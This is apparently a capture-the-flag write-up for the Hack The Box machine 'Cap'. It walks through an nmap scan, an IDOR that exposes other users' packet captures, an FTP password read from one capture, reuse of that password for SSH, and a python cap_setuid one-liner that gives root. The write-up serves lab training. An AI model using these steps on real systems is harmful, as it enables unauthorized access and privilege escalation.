
Cap - Hack The Box

Initial Access

Scans


```
nmap -p- -sC -sV -vv -T4 -oN cap.txt 10.129.162.130
```




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjI
qNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT
7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/
h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6Q
uGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8
IwiH12V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzB
DypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP Enumeration

Visiting the `http://10.129.162.130`



Exploring the functionality of the website, we see that the URL - `http://10.129.162.130/data/1`



Data Type	Value
Number of Packets	782
Number of IP Packets	782
Number of TCP Packets	782
Number of UDP Packets	0

© Copyright 2021. All right reserved. Template by Colorlib.


IDOR - Insecure Direct Object Reference

An Insecure Direct Object Reference (IDOR) is a security flaw where an application uses a direct reference to an object, like a user ID or file name, and fails to validate the user's authorization, allowing attackers to access unauthorized data by manipulating that reference.

Here in the URL we can see that the ID - `http://10.129.65.255/data/{ID}` can be manipulated and is likely vulnerable to IDOR

Changing the URL to - `http://10.129.65.255/data/0` , we see that we can see the captures of other users as well.

We also see that the website allows us to download the capture file - `pcap` file and we can analyze them using **Wireshark**


0.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time       Source          Destination     Protocol Length Info
   25 0.448213   192.168.196.16  192.168.196.1   TCP       56 80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
   26 0.449720   192.168.196.16  192.168.196.1   TCP       80 80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP PDU reassembled in 27]
   27 0.449869   192.168.196.16  192.168.196.1   HTTP     425 HTTP/1.0 404 NOT FOUND  (text/html)
   28 0.450003   192.168.196.1   192.168.196.16  TCP       62 54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
   29 0.450176   192.168.196.1   192.168.196.16  TCP       62 54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
   30 0.450189   192.168.196.16  192.168.196.1   TCP       56 80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
   31 2.624570   192.168.196.1   192.168.196.16  TCP       68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   32 2.624624   192.168.196.16  192.168.196.1   TCP       68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
   33 2.624934   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
   34 2.626895   192.168.196.16  192.168.196.1   FTP       76 Response: 220 (vsFTPd 3.0.3)
   35 2.667693   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
   36 4.126500   192.168.196.1   192.168.196.16  FTP       69 Request: USER nathan
   37 4.126526   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
   38 4.126630   192.168.196.16  192.168.196.1   FTP       90 Response: 331 Please specify the password.
   39 4.167701   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
   40 5.424998   192.168.196.1   192.168.196.16  FTP       78 Request: PASS Buck3tH4TF0RM3!
   41 5.425034   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
   42 5.432387   192.168.196.16  192.168.196.1   FTP       79 Response: 230 Login successful.
   43 5.432801   192.168.196.1   192.168.196.16  FTP       62 Request: SYST
   44 5.432834   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
   45 5.432937   192.168.196.16  192.168.196.1   FTP       75 Response: 215 UNIX Type: L8
   46 5.478790   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
   47 6.309628   192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,140
   48 6.309655   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
   49 6.309874   192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
   50 6.310514   192.168.196.1   192.168.196.16  FTP       62 Request: LIST
   51 6.311053   192.168.196.16  192.168.196.1   FTP       95 Response: 150 Here comes the directory listing.
   52 6.311479   192.168.196.16  192.168.196.1   FTP       80 Response: 226 Directory send OK.
   53 6.311640   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=76 Ack=211 Win=1050880 Len=0
   54 7.380771   192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,141
   55 7.380998   192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
```

```
› Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
› Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
⌄ File Transfer Protocol (FTP)
  ⌄ PASS Buck3tH4TF0RM3!\r\n
      Request command: PASS
      Request arg: Buck3tH4TF0RM3!
    [Current working directory: ]
```


```
0000  00 00 00 01 00 06 00 50  56 c0 00 08 00 00 08 00   ·······P V·······
0010  45 00 00 3e 0e 26 40 00  80 06 e3 30 c0 a8 c4 01   E··>·&@· ···0····
0020  c0 a8 c4 10 d4 8b 00 15  60 81 78 5f 1b 22 5d 0c   ········ `·x_·"]·
0030  50 18 10 0a 4a e6 00 00  50 41 53 53 20 42 75 63   P···J··· PASS Buc
0040  6b 33 74 48 34 54 46 30  52 4d 33 21 0d 0a         k3tH4TF0 RM3!··
```

We find a username and password for the FTP service.

Abusing Password Reuse

From the scans, we see that the SSH is open on the machine and we can try to authenticate using these credentials

```
ssh nathan@10.129.65.255
```




```
┌──(kali㉿kali)-[~/htb/cap/cap-exploits/Sudo-1.8.31-Root-Exploit]
└─$ ssh nathan@10.129.65.255
nathan@10.129.65.255's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Oct 13 03:50:55 UTC 2025

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          34%
  Swap usage:            0%
  Processes:             237
  Users logged in:       1
  IPv4 address for eth0: 10.129.65.255
  IPv6 address for eth0: dead:beef::250:56ff:fe94:b5bf

  => There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Oct 13 03:19:11 2025 from 10.10.14.28
nathan@cap:~$
```

Privilege Escalation

Abusing Capabilities

Linux capabilities are a set of distinct root privileges that can be assigned to a process or executable, allowing it to perform specific high-privilege actions without granting full root access.

```
getcap -r / 2>/dev/null
```




```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

From GTFO Bins - https://gtfobins.github.io/gtfobins/python/#capabilities


If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



```
nathan@cap:~$
nathan@cap:~$ which python3.8
/usr/bin/python3.8
nathan@cap:~$
nathan@cap:~$
nathan@cap:~$ 
```

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
```

We have escalated to root on this box